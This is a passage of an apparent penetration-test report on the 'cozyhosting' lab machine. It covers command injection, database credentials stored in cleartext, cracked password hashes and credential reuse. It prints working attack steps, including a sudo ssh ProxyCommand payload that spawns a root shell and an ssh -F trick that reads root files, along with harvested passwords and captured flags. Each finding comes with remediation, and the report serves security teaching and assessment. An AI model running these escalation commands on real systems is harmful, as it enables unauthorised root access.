0 12 X-Frame-Options: DENY 13 14 </pre>

Executed OS command causing ssh to print syntax error. (Plus time delay, but not demonstrable with an image)

```

app@cozyhosting:/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
app
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>

```

Connected as app to the target system cozyhosting with IP: 10.129.229.88

Remediation

Do not pass user input into a shell command. Execute the underlying command (ssh) directly with arguments as a separate array (no shell interpretation), so input can never be parsed as commands. Validate user name against a strict whitelist / allowlist of expected characters. Note that the existing space filter is insufficient since it can be bypassed.

References

<https://audit-core.tech/fix/command-injection>

5.3 [High] Cleartext Credentials in Application Configuration

Severity	High
Affected Host	10.129.229.88 (cozyhosting)
Port / Service	Filesystem - Spring Boot config application.properties

Description

The PostgreSQL user credential is stored in cleartext in application.properties, bundled inside the deployed JAR, and thus readable by anyone with file access to the application.

Impact

Database access, leading to disclosure of user password hashes (see Finding 4).

Evidence

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Reading application.properties configuration file leaks database user credential.

```
app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Authenticated connection to PostgreSQL database.

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecf1mPudWeLSEIv.cvK6Qjxjw1wXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm	Admin

Reading users table contents leaks kanderson and admin password hashes.

Remediation

The credential is required for the app to function and cannot be removed, but it should not be stored in cleartext within the deployed files. Externalize it, inject via environment variables at runtime, use a configuration file outside the JAR with restricted permissions, or use a secrets manager.

Additionally, apply least privilege to the database account so exposure has limited impact. Rotate the exposed credential.

References

https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet

5.4 [High] Credential Reuse

Severity	High
Affected Host	10.129.229.88 (cozyhosting)
Affected Accounts	coyhosting.htb web admin <- -> josh system user

Description

The user password hash for admin retrieved from the database was cracked offline. The recovered password was valid for the system account josh.

Impact

Interactive system access as a low privileged user. The position from which privilege escalation was performed (see Finding 5).

Evidence

```
$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => 
```

Cracked admin hash.

```
app@cozyhosting:/home$ su - josh
Password:
josh@cozyhosting:~$ whoami && ifconfig | grep inet
josh
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Switching system account from app to josh reusing the password discovered for admin inside website database.

Remediation

Enforce unique passwords across application/database and system accounts (no reuse). Use strong passwords so DB stored hashes resist offline cracking. Rotate the compromised credential.

5.5 [High] Local Privilege Escalation over permission to execute ssh as root

Severity	High
Affected Host	10.129.229.88 (cozyhosting)

Port / Service	Local sudoers / sudo permissions
----------------	----------------------------------

Description

The compromised user josh was permitted to run ssh as root via sudo. ssh's ProxyCommand feature allows arbitrary command execution. This grant permits spawning a root shell. Additionally, ssh can be used to system files.

Impact

Read root flag and shell as root. Full system compromise.

Evidence

```
josh@cozyhosting:~$ sudo ssh -F /root/root.txt x
/root/root.txt line 1: no argument after keyword "21003d5b468478ecbeba4930b4b1f6be"
/root/root.txt: terminating, 1 bad configuration options
```

Abusing permission to run /usr/bin/ssh as root to read root.txt flag

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
# whoami
root
# ifconfig | grep inet
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Abusing permission to run /usr/bin/ssh as root to execute /bin/sh via ProxyCommand ssh functionality.

Remediation

Remove the sudo grant allowing josh to execute ssh as root. ssh is a command executing binary and can never be safely granted via sudo to a non-root user (it enables root shells via ProxyCommand/-F. Payloads available at GTF0Bins). If a specific privileged operation is genuinely required, provide a narrow, purpose built wrapper that performs only that operation and cannot execute arbitrary commands.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password / Hash	Privilege
10.129.229.88	postgres	Vg&nvzAQ7XxR	Database user
10.129.229.88	kanderson	2a\$10E/ Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3 Mm6eH58zim <i>(bcrypt)</i>	Web admin
10.129.229.88	admin	manchesterunited	Web admin
10.129.229.88	josh	manchesterunited	System User

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.229.88	user.txt	9e215d6f05d61505919c2aafcd31f4f3	/home/josh/user.txt
10.129.229.88	root.txt	21003d5b468478ecbeba4930b4b1f6be	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] Exposed Spring Boot Actuator Endpoints (Session Disclosure)	High	Low	1st
5.2 [Critical] OS Command Injection in /admin dashboard functionality "Include Host" (/executessh, username parameter)	Critical	Medium	2nd
5.4 [High] Credential Reuse	High	Very Low	3rd
5.5 [High] Local Privilege Escalation over permission to execute ssh as root	Critical	Low	4th
5.3 [High] Cleartext Credentials in Application Configuration	Medium	Low	5th

8. Appendices

Appendix A — Proof of Compromise

```
app@cozyhosting:/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
app
  inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
  inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
  inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected as app to the target system cozyhosting with IP: 10.129.229.88

```
app@cozyhosting:/home$ su - josh
Password:
josh@cozyhosting:~$ whoami && ifconfig | grep inet
josh
  inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
  inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
  inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Switching system account from app to josh reusing the password discovered for admin inside website database.

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
# whoami
root
# ifconfig | grep inet
  inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
  inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
  inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Abusing permission to run /usr/bin/ssh as root to execute /bin/sh via ProxyCommand ssh functionality.

Appendix B — Glossary

RCE Remote Code Execution — running arbitrary commands on a remote system.